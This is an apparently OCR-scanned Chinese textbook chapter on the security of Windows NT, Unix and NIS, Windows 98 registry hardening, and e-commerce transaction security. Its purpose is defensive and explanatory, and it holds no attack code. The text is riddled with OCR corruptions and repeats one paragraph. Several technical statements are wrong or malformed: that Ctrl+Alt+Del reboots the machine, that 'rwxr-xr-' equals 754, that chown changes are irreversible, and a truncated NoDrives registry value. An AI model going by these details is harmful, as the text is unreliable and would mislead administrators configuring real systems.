对对象的访问只提供给授权的用户，因此所有用户必须在登录时标识自己。可以使用宾客帐户（guest acotal），只是它对对象的访问受到限制。每个用户被给予一个惟一的标识号，在每一次登录期间通过一个惟一的令牌跟踪。令牌随着每一次登录而改变，以便防范发现令牌的黑客的攻击，所有用户活动都要写人审计日志中，管理员可以定义要和谁审计、审计什么，而且有独特的查看审计日志的权利。

安全性模型包括以下组成部分：

◆登录进程。这个进程可以进行三种类型的登录。如果某个用户退出之后再次登录回来，这个过程要取得用户的证明（用户名和口令），并且用安全帐户管理器验证它。如果一个用户已经登录，而且试图访问另一个系统中的其他资源，这个进程就会验证到那个系统的用户，它还可以提供域间登录（inter-domain login）。

◆本地安全授权（LSA：Local Security Authority）。这个组件是安全系统的中心组件，它管理和协调登录、对象访问和其他安全性事件。ISA 还协凋安全帐户管理器（SAM）和安全参考监视器。它还链接到一个安全策略数据库和一个审计日志。

◆安全帐户管理器（SAM：Security Account Manager）。这个组件管理用户帐户数据库。当 LSA 需要验证用户是否有权限访问对象时，它就与 SAM 联系。

◆安全参考监视器（SRM：Seurity Referencc Monitor）。SRM 是一个核心模式下的软件组件，它检查一个用户是否有权限访问一个对象或者是否有权利完成某些动作（如文件备份）。Windows NT 的安全模型影响着整个 Windows NT 操作系统。由于对对象的访问必须经过一个核心区域的验证，因此没有得到正确授权的申请者和用户是不能访问对象的。

2、本地安全授权

本地安全授权 LSA 是整个安全层次核心。LSA 负责处理使用各种类型帐户用户的本地或远程登录过程。LSA 通过确认 SAM 数据库的信息来完成这一工作。另外 ISA 还提供下面的服务：

◆确认用户对本系统的访问权

◆生成用户登录人网程序的代号

◆管理本地的安全策略

◆控制审查策略

◆记录 SRM 生成的审查信息

3、安全帐户管理器

安全帐户管理器 SAM 管理包含用户和线帐户信息的数据库。SAM 提供供 lSA 使用的用户有效身份服务，这些服务对用户也是透明的。SAM 负责用 SAM 数据库来审查用户登录人网时输人的信息，并给用户返回一个安全身份标记 SID 以及用户所属组的安全身份标记。当用户登录人网时，LSA 将创建一个访问标记，这个标记包括用记名、用户所属的组以及安全身份号等信息。从这时起，在用户帐户下的所有程序都将拥有一个有用户存取标识的拷贝。当用户要求访问一个对象时，系统将把访问标记中的安全身份标识与对象的访问许可列表进行对比，以

确认用户是否具有对对象进行访问的权限。SAM 最多可以支持 1000 个帐户。依照网络的不同配置，SAM 数据库可以存在于一个或多个 Windows NT 系统中。网络配置的类型包括

◆当一个系统里有不同的用户帐户时，本地的 SAM 数据库就会被访问。

◆当系统配置为有集中的用户帐户信息的单一的域时，SAM 数据库则处于域控制器中。

◆在主域配置中，用户帐户也是集中放置的，SAM 数据库位于主域控制器 PDC 中，并将其备份复制到备份域控制器 BDC 中。

4、安全参考监视器

作为 Windows NT 的一个组成部分，安全参考监视器 SRM 以一种核心模式运行。它负责完善 LSA 所要求的有效性访问和阶段审查策略。SRM 为对对象的有效性访问提供服务并为用户帐户提供访问特权。它同时还负责阻止没有获得授权的用户对对象的访问。为了确保所有类型的对象都得到保护，SRM 在系统中只维持一个有效性访问代码的拷贝。用户在要求访问对象时必须具有 SRM 有效性访问，而不能直接对对象进行访问。这个过程使得用户必须按以下的程序对对象进行访问。

当用户要求访问一个对象时，系统就会将文件的安全描述器里的信息与储存在用户访问标记里的 SID 信息进行比较，如果具有足够的权利，用户就可以对对象进行访问。安全描述器由对象的访问控制列表 ACL 中所有的访问控制条目 ACE 组成。如果对象有访问控制列表 ACL，SRM 将核查 ACL 中所有的访问控制条目 ACE，以判定对象的访问是否合法；攻口果对象没有访问控制列表 ACL，则 SRM 将自动允许所有用户访问该对象；女口果对象有访问控制列表 ACL 却没有访问控制条目 ACE，则所有对对象发出访问的请求都将被拒绝。当 SRM 允许对对象进行访问后，就没有必要对用户访问某一特定的对象进行有效性检查。在用户被确认为合法用户时将生成一个句柄，这以后的所有对对象的访问都可以通过句柄来完成。

三、Windows NT 登录和认证

登录到 Windows NT 系统是由一项称为 NETLOGN 的服务器处理的，这个服务通过本地安全授权（LSA）协调。这些组件都是安全子系统的一部分。理解登录过程很重要，因为这些功能特性提供 Internet 的安全。

◆本地登录。如果用户登录到一个帐户，这个帐户存储在本地计算机上的用户帐户数据库中，这种情况就属于本地登录。

◆域登录。如果用户登录到一个帐户，这个帐户存储在域用户帐户数据库中，这种情况就艮于域登录。

◆受托域登录。如果用户登录到一个帐户，这个帐户存储在受托域的用户帐户数据库中，这种情况属于受托域登录。

当第一次登录到一个 Windows NT 工作站计算机上时，会出现一对话框，可以从这个对话框中选择采用前面提到的一种登录，在 Domain 框中，可以选择本地 Windows NT 工作站计算机的名字，一个本地域或者一个远程域。

这个初始登录过程被称为交互式登录，因为必须在键盘上建人才能登录。相对来说，只有当已经登录，并且要访问另一台计算机时才进行远程登录。在这种情况下，输入的证明信息用来在另一个计算机后台运行同一个登录过程。

Windows NT 总是可以按下 Crtl＋Alt＋Del 登录。这就保证了系统实际上被重新引导，并且删除了特洛伊木马之类的东西，提供 Windows NT 登录对话框。例如，另一个人可能会创建一个假登录工具，以获取口令，而按下 Crtl＋Alt＋Del 就会结束这些程序。

按下 Crtl＋Alt＋Del 之后，就会出现登录屏幕。当输人一个用户名和口令后，选择一个本地服务器或者在 Domain 框中选择一个域。

下面是本地登录进程的各个步骤：

◆用户按下 Crtl＋Alt＋Del 登录

◆登录进程（NETLGIN）调用 LSA，LSA 运行正在使用的认证包。也可以使用第三方认证模式，例如令牌模式代替缺省的认证模式。

◆LSA 与 SAM 联络，SAM 在本地用户帐户数据库中查找登录名和口令。

◆如果查到，SAM 就会返回用户的 SID（安全标识符）和用户所属组的 SID

◆LSA 用 SID 创建一个访问令牌，并且把这个令牌发送给登录进程。

登录进程使用访问令牌为用户启动一个初始进程（Shell，也就是用户桌面），而且在每次用户访问资源时也启动该进程。

如果在一个域服务器上有帐户，可以选择在初始交互登录时登录到一个域中，在这种情况下，一种提问／响应登录机制会验证是谁，如下面部分的讨论那样，在域服务器中进行。域服务器会完成前面描述的步骤，用户帐户数据库验证帐户，用户帐户数据库存储在域服务器中。最后 SID 被检索出并传递给域服务器的服务，域服务器的 NETLOGON 又会接着把它传送给计算机上的 NETLOGON，计算机上的 NETLOGON 会创建访问令牌。

在有些时候，一个用户可能要访问另一个分支或部门,登录到另一个域中的一台计算机上。在这种情况下，用户可以键人本人的主域（home domain）名字来登录。除了本地域服务器把证明传送给主域服务器进行验证之外，仍然执行前面的过程。接下来把 SID 传送回用户登录的工作站，并且为用户当前会话创建一个访问令牌。

Windows NT 计算机使用提问响应认证机制来验证用户的登录。它基本上提供了一种方式验证并登录一个用户，而不把口令通过线路传送。一旦得到验证，用户就可以根据指定给一个帐户的权利和权限访问系统和网络。访问另一台计算机资源的任何尝试都会引起在后台使用原始证明进行另一项认证。

当在 Internet 上建立一个 Windows NT 服务器并已安装 f Microsoft Internet InformationServer（IIS）时，只要用户运行支持 Windows NT 提问／响应认证的兼容的 Web 浏览器，并且设置 IIS 服务器，就可以使用同样的认证协议认证用户。对 Web 服务器使用这种类型的认证允许根据预先定义的用户帐户严格控制谁可以访问服务器。

下面就是提问／响应机制的工作方式：

当一个用户登录时，要求用户返回只有这个用户（和服务器）知道的一段信息。

这个过程依赖于一个“ 共享秘密（share secret） ”。当系统管理员创建这个用户帐户时，在域服务器中就定义了一个口令，并复制给用户，这样，服务器和用户就会共享一个秘密口令。

提问是一种“ nonce ”的形式，它是一个一次性的没有意义的消息，这个消息只在当前登录使用。下面列出这个过程的步骤。为了简单起见，假设用户登录的服务器是基本域控制器（也就是用户帐户数据库所在的位置），这样的话，目标服务器没有用户帐户数据库的拷贝而必须与域控制器联络的情况就不用考虑了。

下面是远程登录进程的各个步骤：

（1）客户要登录到域服务器中。

（2）服务器把一个提问（称为一个 nonce）发送给客户的登录进程。

（3）客户的登录进程把 nonce 与客户的登录名结合起来并进行加密，客户的口令作为加密的密钥。

（4）把加密的结果返回给服务器

（5）服务器把它在步骤 2 发送的 nonce 的一份拷贝与客户的登录名相结合，然后用客户口令（存储在本地）的一个散列（单向加密）进行加密。

（6）把加密的结果与客户的响应比较

（7）如果第 5 步的结果与客户发送出的响应一致，客户就被认为是有效的并允许登录。

尽管使用加密和其它技术（一旦用户登录）保护了登录会话，但会话信息基本上用明文传送，一个黑客可能会监视传送，得到这次会话的用户标识，并且使用这个标识向服务器插人他自己的请求。为了避免这个问题，需要对会话进行加密。而微软的 ms（Internet Information Server）支持客户机和服务器之间的 SSL 和 PCT 以便提供安全会话。

四、NT 文件系统的安全性

Windows NT 操作系统利用 NT 文件系统 NTFS 而不是通常的 FAT 文件系统来格式化硬盘，使用 NTFS 除了可以实现文件和目录的共享外，还能在文件和目录一级实施安全措施。NTFS 是专门用于 Windows NT 的文件系统，它本身就可以对 Wind。ws NT 工作站和服务器上的文件和目录实施保护操作，并且它还可以和共享资源级安全措施配合一起提供网络上的文件和目录的安全性。

共享许可权不能保护文件和目录不让用户在交互式登录会话的过程中从本地访问，它只能控制网络访问资源，不能阻止本地硬盘资源的任何操作。NTFs 却能够限制本地用户操纵文件和目录的能力。

NTFS 还能审核任何个人或组访问文件和目录的成败情况。审核功能能监控的事件为读、写、执行、删除、更改许可权、获得拥有权等。

FAT 文件系统不能在本地对文件和目录的访问进行控制，也没有审核功能。从安全性来看，NTFS 要比 FAT 好。

7.3.2 Unix 操作系统的安全性

Unix 系统是目前网络系统中主要的服务器操作系统，所以对于一个企业网来说，它的安全性举足轻重。按照美国计算机安全等级，Unix 已经达到了 C2 级。Unix 系统的安全性可以从用户帐号、文件系统、Unix 的 NIS 系统和 Windows NT 域模型的异同三个方面来考虑。

一、Unix 用户帐户的安全性

Unix 系统中的／etc／passwd 文件含有全部系统需要知道的关于每个用户的信息（加密后的口令也可能存于／etc／shadow 或／etc／security／passwd 文件中）。／etc／passwd 中包含有用户的登录名。经过加密的口令、用户名、用户组号、用户注释、用户主目录和用户所用的 shell 程序。其中用户号 UlD 和组号 CID 用于 Unix 系统中惟一标识用户和组的访问权限。／etc／passwd 中存放的加密口令用于与用户登录时输人的口令进行比较，符合则允许用户登录，否则拒绝用户登录。用户可用 passwd 命令修改自己的口令，但不能直接修改／etc／passwd 中的口令部分。

二、Unix 文件系统的安全性

文件属性决定了文件的被访问权限，即谁能存取或执行该文件。用 ls→1 可以列出详细的文件信息，如：

一 rwxrwxrwx l pat cs 440 70 ju1 28 21: 12 zombin　　该信息包括了文件许可、文件链接数、文件所有者名、文件相关组名、文件长度、上次存取日期和文件名。

其中文件许可分为四部分：

◆一表示文件类型

◆第一个 rwx 表示文件属主的访问权限

◆第二个 rwx 表示文件同组用户

◆第三个 rwx 表示其他用户的访问权限

若某种许可被限制则相应的字母换为“ － ”。

在许可权限的执行许可位置上，可能是其他字母，如：s、S、t 或 T，s 和 S 可出现在所有者和同组用户许可模式位置上，与特殊的许可有关，后面将要讨论。t 和 T 可出现在其他用户的许可恢式位置上，与“ 粘贴位 ”有关而与安全无关。小写字母（x、s 和 t）表示执行许可为允许,负号或大写字母（-、S 或 T）表示执行许可为不允许。改变许可方式可使用 chm。d 命令，并以新许可方式和该文件名为参数。新许可方式以 3 位八进制数给出，r 为 4，w 为 2，x 为 1。如 rwxr-xr-为 754。

改变文件的属主和组名可用 chown 和 ohgrp 命令，但修改后原属主和组员就无法修改回来了。

Unix 将设备处理成文件，使得程序独立于设备，即程序不必一定要了解正在使用的设备的任何特性，存取设备也不需要记录长度、块大小、传输速度和网络协议等这样一些信息，所有的细节由设备驱动程序去考虑，要存取设备，程序只需打开设备文件，然后作为普通的 Unix 文件来使用。

从安全的观点来看这样处理很好，因为任何设备上进行的 I／O 操作都只经过了少量的渠道（即设备文件）。用户不能直接地存取设备，所以如果正确地设置了磁盘分区的存取许可，用户就只能通过 Unix 文件系统存取磁盘。文件系统有内部安全机制（文件许可），不幸的是，如果磁盘分区设置得不正确，任何用户都能够写一个程序读磁盘分区中的每个文件，做法很简单：读-i 节点，然后以磁盘地址表中块号出现的顺序，依次读这些块号指出的存有文件内容的块。故除了 root 以外，决不要使磁盘分区对其他任何人可写。因为所有者将文件存取许可方式这样一些信息存放于 i 节点中，这样任何人只要具有已安装分区的写许可，就能设置任何文件的 SUID 许可，而不管文件的所有者是谁，也不必用 chmod()命令，还可通过系统建立的安全检查。以上所述对内存文件 mem、kmem 和交换文件 swap 也是一样的。

要避免磁盘分区（以及其他设备）可读可写，应当在建立设备文件前先用 umask 命令设置文件并建立屏蔽值。

一般情况下，Unix 系统上的终端口对任何人都是可写的，从而使用户可以用 write 命令发送信息。虽然 write 命令易引起安全方面的问题，但大多数用户觉得用 write 得到其他用户的信息很方便，所以系统将终端设备的存取许可设置成对所有用户可写。

／dev 目录应当是 755 存取许可方式，且属 root 所有，不允许除 root 外的任何用户读或写磁盘分区的原则有一例外，即一些程序（通常是数据库系统）要求对磁盘分区直接存取，解决这个问题的经验是磁盘分区应当由这种程序专用（不安装文件系统），而且应当告知使用这种程序的用户，文件安全保护将由程序自己而不是 Unix 文件系统完成。

三、Unix 的 NIS 的安全性

在 Windows NT 系统中有域的概念，同样在 Unix 系统下也有一个类似的概念，那就是网络信息系统 NIS，不过它们之间的差别还是非常大的。下面就简单介绍一下 NIS，看看它和 Windows NT 中的域有何差别。

1、NIS 与分布环境的管理

在一个分布式的网络环境中，为了集中管理，往往会碰到下面三种网络环境的管理问题：

◆公共配且文件的维护，如 passwd、group 和 host 等。

◆对一个配置文件的修改，必须传播到网上所有的主机。

◆在每台主机上单独编辑文件造成出错的可能性增加。

对于一个小的网络而言，以上可能不是什么问题，但是随着网络规模日益增大，以上就可能成为问题，于是必须寻求某种合适的解决方案。NIS 便是在这种环境下产生的一个网络信息管理服务，它负责解决上面的各种问题。NIS 主要采用下面几种方法来解决分布环境的管理问题：

◆NIS 为每个公共配置文件生成一个数据映射，并用这个数据映射代替那些公共配置文件，数据映射放在一个中心服务器上。

◆NIS 使网上配置文件看起来是一致的。

◆简化网络管理。

◆不必将修改传播到网上的每个主机上。

网络信息服务 NIS 最适合于那些不包含特定主机信息的公共配置文件，如 etc／passtvd、／etc／Goup 和／etc／passwd 等，这些配置文件的名字在所有的系统上都是一样的。

以 NIS 对／etc／passwd 文件的集中控制为例，来看看 NIs 的集中控制原理。当一个系统作为 NIS 数据映射的中央服务器后，系统管理员只要为网络维护一个／etc／passwd 文件，即 NIS 主服务器 sysl 上的／dc／passwd 文件。这就是 NIs 的集中控制管理或称中央控制管理。

当用户在 NIs 客户机上登录时，／etc／passwd 文件中的转义系列“ ＋∶∶00∶0∶∶”将引导它们的登录程序检查 NIS 服务器上的口令字映射数据。口令字映射数据由源文件／etc／passwd 生成。／etc／passwd 中转义系列之前的所有项都被认为是本地登记项，而不作为 NIS 项，即不作为 NIS 用户。

NIS 映射以数据库的形式存放，其格式称作 DBM，以便快速搜索。DBM 是一个数据库系统，BSD Unix 中包含了 DBM 的实现。DBM 数据库由一组关键字和它们的值组成，每个关键字／值对至多需要两个文件系统操作才能够找到，这使得 DBM 成为 NIS 映射的一个很有效的机制。

2、NIS 组成

NIS 系统基于客户机／服务器模式。 NIS 服务器有主、从服务器两种。NIS 主服务器是真正的中央服务器，它创建和维护数据映射，并负责把它们送到 NIS 从服务器上。NIS 从服务器用来平衡 NIS 客户机的请求，并当 NIS 主服务器不能工作时，NIS 从服务器作为它的备份系统承担 NIS 主服务器的工作。在一个 NIS 系统中可能包含不止两个的从服务器，但是主服务器只能有一个。NIS 服务器包含 NIS 的数据映射，它向网络中 NIS 客户机提供公共配置信息的一个全局统一的视图。

一个 NIS 客户机从 NIS 服务器上获得它所特要的所有公用配置信息。像 NFS 一样，NIS 服务器也能作为 NIs 客户机，一旦 NIS 主服务器分布它的数据映射后，所有的 NIs 服务器包含相同的信息。

如果说 NIS 的登录机制和 Windows NT 还有点相似的话，那 NIS 的主、从服务器的概念和 Windows NT 的主域、备份域服务器的概念就有比较大的差别了，在 NIS 系统中任何一个角色（包括主服务器、从服务器和客户机）可以成为另一个 NIS 系统的客户机、从服务器，并且从服务器和客户机可以成为其他 NIS 系统的主服务器，这样所有的 NIS 系统就可以交叠地建立起来。而在 Windows NT 系统中，备份域服务器和客户机是不能同时成为别的领域的角色的。在 NIS 系统中可以动态地更改某一主机所属的域，而在 Windows NT 上却不能做到，必须重装系统才行。

3、NIS 映射的数据

系统包含了很多缺省的数据映射，不同的操作系统上支持映射的可能不完全一样，系统管理员也不必选择所有的配置文件来生成 NIS 的数据映射，只需选择其中一部分文件用来生成数据映射，选择多少不限制。除了这些缺省数据映射外，NIS 还允许系统管理员创建 NIS 域中使用的各个数据映射，例如网络电话数据映射，它由包含 NIS 域中电话号码表信息的 ASCII 源文件生成。

7．3．3 Windows 98 跼安全策略

以上详细讲述了 Windows NT 与 Unix 两种最常见的网络操作系统的安全性问题，而对于个人用户常用的 Windows 98 来说，同样也存在着安全方面的问题，并且相对而言，Windows 98 的安全性能更差。在个人用户，尤其是公用的 Windows 98 的常规使用中，可以运用以下安全策略：

一、设置用户仅限

设置用户权限对不同的用户设置不同的使用权限，限制一些用户对系统文件的修改权，将大大地提高系统的安全性。其具体步骤如下（这里以设立“ 管理员 ”和“ 用户 ”两个级别为例）：

1、选择“ 控制面板 ”→“ 密码 ”→“ 用户配置文件 ”选择“ 用户可自定义首选项及桌面设置。登录时，Windows 自动启用个人设置（C） ”选项。单击“ 确定 ”按钮，按屏幕提示设置“ 管理员 ”用户及密码。大多数的用户在设置密码的时候，为了自己的方便，会选择了一些

自己记忆的密码，但这同时也为别人破解你的密码提供了方便。我们都知道，能够破解密码的软件并不是不常见。因此，你一定要记住：纯数字的密码、长时间不变的密码、使用和你个人信息相关的密码（如生日等）、多个系统或资源公用一个密码都不能确保你数据的安全。

2、重新启动计算机后，以“管理员”身份进人 WIN 98。选择“控制面板”→“用户”按向导提示，设置用户及密码。此时要根据需要设置“用户”级别所需项目。

二、防止非法用户进入

防止非法用户进入为防止非法用户已系统默认配置进人 WIN98，可采用以下措施：运行“REGEDIT”打开注册表，在＼HKEY_USER＼.Default＼Software＼Micorosoft\Windows＼CurrentVersion＼Run 中创建新“字符串值”串值名为“用户非法，退出”。编辑字符串值为“rundll.exe user.exe，EXITWINDOWS”。

这样，当非法用户试图进人你的 WIN98 系统时计算机便会自动关机。

为了防止非法用户按 F8 键调出 WIN98 的启动菜单以安全方式进入系统我们还需编辑 MS－DOS.SYS 文件。在该文件的［option］小节中加人如下几行：

“BootMulti＝0”：设置系统不能进行多重引导；

“BootGUI=1”：在启动时直接进人 WIN98 图形用户界面；

“BootDelay＝0”：设置在启动时“Staring Windows 98……”信息停留的时间为 0 秒；

“BootKeys＝0”：设置在启动过程中 F4、F5、F6、F8 功能键失效。

三、限制用户级别

用户在该分支下新建一个的使用权限用“用户”身份进人 WIN98 系统，此时你可以通过修改文件注册表根据需要限制“用户”级用户的使用权限。

1、隐藏“开始”菜单的部分内容

打开注册表，在＼HKEY_CURRENT_USER＼Software\Micorsoft＼Windows＼CurrentVersion＼Policies＼Explorer 中新建一个 DWORD 值“NoSetFolders”，键值为“1”。这样，用户便不能使用“控制面板”并不能使用“设置”中的“打印机”。

在该分支下新建一个 DWORD 值“NoSetTaskbar”，键值为“1”，则“任务栏属性”功能被禁止。

在该分支下新建一个 DWORD 值“NoFind”，键值为“1”，则“查找”功能被禁止。

在该分支下新建一个二进制值“NoRun”，键值为“0x00000001”，则“运行”菜单项被关闭。

2、禁用“活动桌面”

在关闭了“控制面板”和“打印机″功能后，普通用户可以通过“活动桌面”更改“显示属性，因此要关闭”活动桌面，在“＼HKEY_CURRENT_USER＼Software＼Microsoft＼Windows＼CurrentVersion＼Policics＼System 中新建 DIwoRD 值“NoDispCPL”键值为“1”。这样“活动桌面”也被禁用。

3、隐藏桌面上所有图标

在、HKEY_CURRENT_UsER＼Software＼Micorsoft＼Windows＼CurrentVersion＼Policies＼Explorer 中新建 DOwRD 值“NoDesktop”，键值为“1”，重新启动计算机后，普通用户桌面上的图标将全部被隐藏。

4、禁用注册衷编辑器

为了防止普通用户使用注册表，我们可以用如下的方法禁止普通用户使用注册表：

在＼HKEY_CURRENT_USER＼Software＼Micorsoft＼Windows\CurrentVersion\Policies＼System 中新建 DWORD 值“DisableRegistryTools”，键值为“1”。

5、隐藏驱动器

为了重要文件的安全性，可以将一个驱动器隐藏起来，其具体步骤如下：

在＼HKEY_CURRENT_USER＼Software＼Micorsoft＼Windows\CurrcntVersion＼Policies＼Explorer 中新建一个二进制值“ NoDrives ”，其缺省值为 00000000，表示不隐藏任何驱动器，该值由四个字节组成，每个字节的第一位对应从 A：到 z：的一个盘，即 01 为 A，02 为 B，04 为 C……例如要隐藏 C 盘，键值为 04000000；隐藏 D 盘，键值为 0800000；隐藏所有驱动器为 ff ff ff ff。

6、禁用 MS DOS 方式

隐藏了驱动器盾！普通用户还可以通过 MS DOS 方式进人任何驱动器，为了限制用户进人，可关闭 Ms DOS 功能：

\HKEY_CURRENT_USER＼Software＼Micorsoft＼Windowgs＼Currentversion＼Policies 中新建“ WinoldApp ”主键，在其下新建一个 DOWRD！值“ Disabled ”，键值为“ 1 ”。

7、隐藏口令文件

在 WIN98 系统中，用户设置的口令都被以 PWL 形式存放于 Windows 子目录中，普通用户可方便地找到你设置的口令文件，并将其删除。这样，他便能顺利地以管理员身份进入系统。为此，你有必要将口令文件隐藏起来。在 System.ini 文件中的［Password Lists］中将存放口令文件的存放位置改到你隐藏的驱动器下的目录中。这样，普遍用户便充法找到口令文件，也无法将它删除了。

8、禁止光盘的自动运行功能

为屏幕保护设置了密码后，你是否就认为万无一失了吗？不！光盘的自动运行功能会给我们带来麻烦。众所周知；Windows98 具有启动运行光盘的功能，当我们在光驱中插人 CD 之后，CD 会自动进行播放，而当我们插人根目录中带有 AUTORUN．INF 文件的光盘后,光盘也会自动运行。WINDOWS 98 的屏幕保护功能并没有禁止光盘的自动运行功能，也就是说即使处于屏幕保护程序密码控制之下，用户在插人一个根目录中含有 AUTORUN.INF 文件的光盘之后，系统仍会自动运行，这就给恶意攻击者带来了可乘之机,目前市面上出现了一种专门用于破解屏幕保护程序的自动运行光盘，为此我们必须关闭系统的光盘自动运行功能。有两种方法可以关闭光驱的 AUTORUN 功能：

第一种方法是选择“ 我的电脑 ”→“ 属性 ”打开“ 系统展性 ”单节“ 设备管理器 ”标签；展开“ CDROM ”分支，从中选择用户所用光驱。单击“ 属性 ”按钮，打开光驱属性设置，单击“ 属性 ”标签，取消“ 自动插入功能 ”，连续单击两次“ 确定 ”按钮。这一方法可有效地禁止光盘的 AUTORUN 功能，但它将 CD 的自动播放功能也禁止了。

第一种方法是选择“ 我的电脑 ”→“ 属性 ”打开“ 系统属性 ”单击“ 设备管理器 ”标签；展开“ CDROM ”分支，从中选择用户所用光驱。单击“ 属性 ”按钮，打开光驱属性设置框，单击“ 属性 ”标签，取消“ 自动插人功能 ”，连续单击两次“ 确定 ”按钮。这一方法可有效地禁止光盘的 AUTORUN 功能，但它将 CD 的自动播放功能也禁止了。

第二种方法是：打开注册表在、HKEY_CURRENT_USER\Software＼Micorsoft＼Windows＼CurentVersion＼Policies\Explorer，创建一个 DWORD 值“ NoDriveTypeAutoRun ”键值为“ 1 ”。 这样光盘的自动运行功能将被禁止，插人根目录中含有 AUTORUN.INF 文件的光盘后将不会发生任何作用，而 CD 的自动播放功能将不受影响。

经过上面的设置，你 WIN98 系统的安全性将大大提高，你不必再担心非法用户的进入，也不用担心普通用户误操作毁坏你的系统了，你要做的就是牢记你的密码♂

最后，再谈谈用户设置的删除问题。在你不再需要用户设置时该怎么办呢？首先，“ 控制面板 ”→“ 用户 ”中选中用户设置，单击“ 删除 ”键，删除用户。再在注册表＼HKEY_LOCAL__MACHINE 中将 Network 主键删除，在＼HKEY_CURRENT_UsER\Software\Micosoft\Windows\CurrentVersion 中将 Prof11eList 主键删除。重新启动计算机，在进人 WIN98 的“ 输人 Windows 密码 ”提示框，在用户栏输入用户名，但一定不要输入密码，单击“ 确定 ”。贝 刂将用户设置删除了，以后启动时将不再出现“ 输人 Windows 密码 ”的提示框了。

四、禁止采用软盘及光盘启动计算机

很显然，非法用户若能以软盘及光盘启动计算机，那他就可以随意在 Dos 状态下对系统进行攻击，因此我们必须关闭软盘及光盘的启动功能。为此，我们必须重新启动计算机，并在系统自检时进人系统的 CMOS 设置功能，然后将系统的启动选项设置为“ C only ”（即仅允许从 C 盘启动），并同时为 COMs 设置必要的密码。

7．4 电子商务的安全问题

电子商务无疑是近一年来使用频率最高的词汇之一，随着电子商务的兴起，电子商务的安全问题也日益引人注目，如果不能很好地解决安全问题，电子商务的发展肯定会受到影响。这一小节将谈谈有关电子商务的安全问题。

7.4.1 何谓电子商务

电子商务现在可谓是炙手可热，那究竟什么是电子商务呢？

电子商务（Electronic Commerce）是本世纪 90 年代初期在西方发达国家首先兴起的一种崭新的利用国际互联网络 Internet 这种先进通讯工具的企业经营方式。它是通过网络技术的应用，快速而且有效的进行各种商务活动的全新方法。

传统的电子商务也指人们通过计算机以及专用的计算机网络进行的各种商贸活动，例如电子资金的转帐、远程购物、电子化海关进出口报关以及电子化税务申报等。如今，基于 Internet 的电子商务不仅指在 Internet 上进行的普通交易，而且还指所有利用 Internet 和 Intranet 技术来解决实际问题、降低生产经营成本、增加价值并且创造新的商机的所有商务活动，包括从销售到市场运作以及信息管理筹备各个方面。

电子商务的基本特点是：采用 Internet／Intranet 技术，具备开放的网络结构，便于连接和扩展，并向用户提供交互式的多媒体通用信息平台，而且系统投资较省，应用系统的开发周期短，运行成本也较低，使用者无须接受系统的培训，推广非常容易；面向全社会，用户非常广泛，既包括企业和政府机关，还包括家庭和个人。

一个完整的电子商务系统由硬件平台、系统软件平台以及电子商务应用系统三个部分组成。

7.4.2 电子商务中的安全隐患

在互联网上的电子商务交易过程中，最核心和关键的问题就是交易的安全性，由于 Internet 本身的开放性，使网上交易面临着种种危险：使用者担心在网络上传输信用卡及个人资料被截取；或是不幸遇到“ 黑店 ”，信用卡资料不被运用；另一方面，特约商店也担心收到的是被盗用的信用卡号码，或是交易不认帐等等。还有可能因网络不稳定（假设网路断线了），或是应用软件设计不良导致被黑客侵人所引发的损失，在消费者、特约商店、甚至与金融单位之间，究竟权责如何理清？再者，每一家电子商场或商店的支付系统所使用的安全控管都不尽相同，也造成使用者有无所适从之感。一般说来电子商务安全中普通存在着以下几种安全隐患：

◆窃取信息

由于未采用加密措施，调制解调器之间的信息以明文形式传送，人侵者使用相同的调制解调器就可以截获传送的信息。通过多次窃取和分析，可以找到信息的规律和格式，进而得到传输信息的内容，造成网上传输信息泄密。

◆篡改信息

当人侵者掌握了信息的格式和规律之后，通过各种方式，在原网络的调制解调器之间增加两个相同类型的调制解调器，将通过的数据在中间修改，然后发向另一端。这种方法并不新鲜，在一个路由器或者网关上都可以做这种工作。

◆假冒

由于掌握了数据的格式，并可以篡改通过的信息，攻击者可以冒充合法用户发送假冒的信息或者主动获取信息，而远端用户通常很难分辨。

◆恶意破坏

由于攻击者可以接人网络，则可能对网络中的信息进行修改，掌握网上的机要信息，甚至可以潜人两边的网络内部，其后果是非常严重的。

因此，电子商务的安全交易主要保证以下四个方面：

1、信息保密性

交易中的商务信息均有保密的要求。如信用卡的账号和用户名等不能被他人知悉，因此在信息传播中一般均有加密的要求。

2、交易者身份的确定性

网上交易的双方很可能素昧平生，相隔千里。要使交易成功，首先要能确认对方的身份，对商家要考虑客户端不能是骗子，而客户也会担心网上的商店不是一个玩弄欺诈的黑店。因此能方便而可靠地确认对方身份是交易的前提。

3、不可否认性

由于商情的千变万化，交易一旦达成是不能被否认的。否则必然会损害一方的利益。例如订购黄金，订货时金价较低，但收到订单后，金价上涨了，如收单方能只认收到订单的实际时间，甚至否认收到订单的事实，则订货方就会蒙受损失。因此电子交易通信过程的各个环节都必须是不可否认的。

4、不可修改性

交易的文件是不可被修改的，如上例所举的订购黄金。收单方在收到订单后，发现金价大幅上涨了，如其能改动文件内容，将订购数 1 吨改为 1 克，则可大幅受益，那么订货方可能就会因此而蒙受损失。因此电子交易文件也要能做到不可修改，以保障交易的严肃和公正。

7.4.3 电子商务中的安全措施

在早期的电子交易中，曾采用过一些简易的安全措施，包括：

1、部分告知（Partia1 order）：即在网上交易中将最关键的数据如信用卡号码及成交数额等略去，然后再用电话告之，以防泄密；

2、另行确认（0rder Confirmation）：即当在网上传输交易信息之后，应再用电子邮件对交易作确认，才认为有效；

除了以上两种，还有其它一些方法，这些方法均有一定的局限性，且操作麻烦，不能实现真正的安全可靠性。

近年来，针电子交易安全的要求，IT 业界与金融行业一起，推出不少有效的安全交易标准。主要有：

1、安全超文本传输协议（S-HTTP）：依靠密钥对的加密！保障 Web 站点间的交易信息传输的安全性。

2、安全套接层协议（SSL：Secure Sockets Layer）：由 Netscape 公司提出的安全交易协议，提供加密、认证服务和报文完整性。SSL 被用于 Netscape Communicator 和 Microsoft IE 浏览器，用以完成需要的安全交易操作。

3、安全交易技术协议（STT：Secure Transaction Technology）：由 Microsoft 公司提出，STT 将认证和解密在浏览器中分离开，用以提高安全控制能力。Microsoft 在 Internet Explorer 中采用这一技术。

4、安全电子交易协议（SET：Secure Electronic Transaction）：1996 年 6 月，由 IBM、Master-Card International、Visa International、Microsoft、Netscape、GTE、VeriSign、SAIC、Terisa 共同制定的标准 SET 正式公告，并于 1997 年 5 月底发布了 SET Specification Version 1．0，它涵盖了信用卡在电子商务交易中的交易协定、信息保密、资料完整及数字认证、数字签名等。关于 SET 的具体情况，将会在下文中详细介绍。

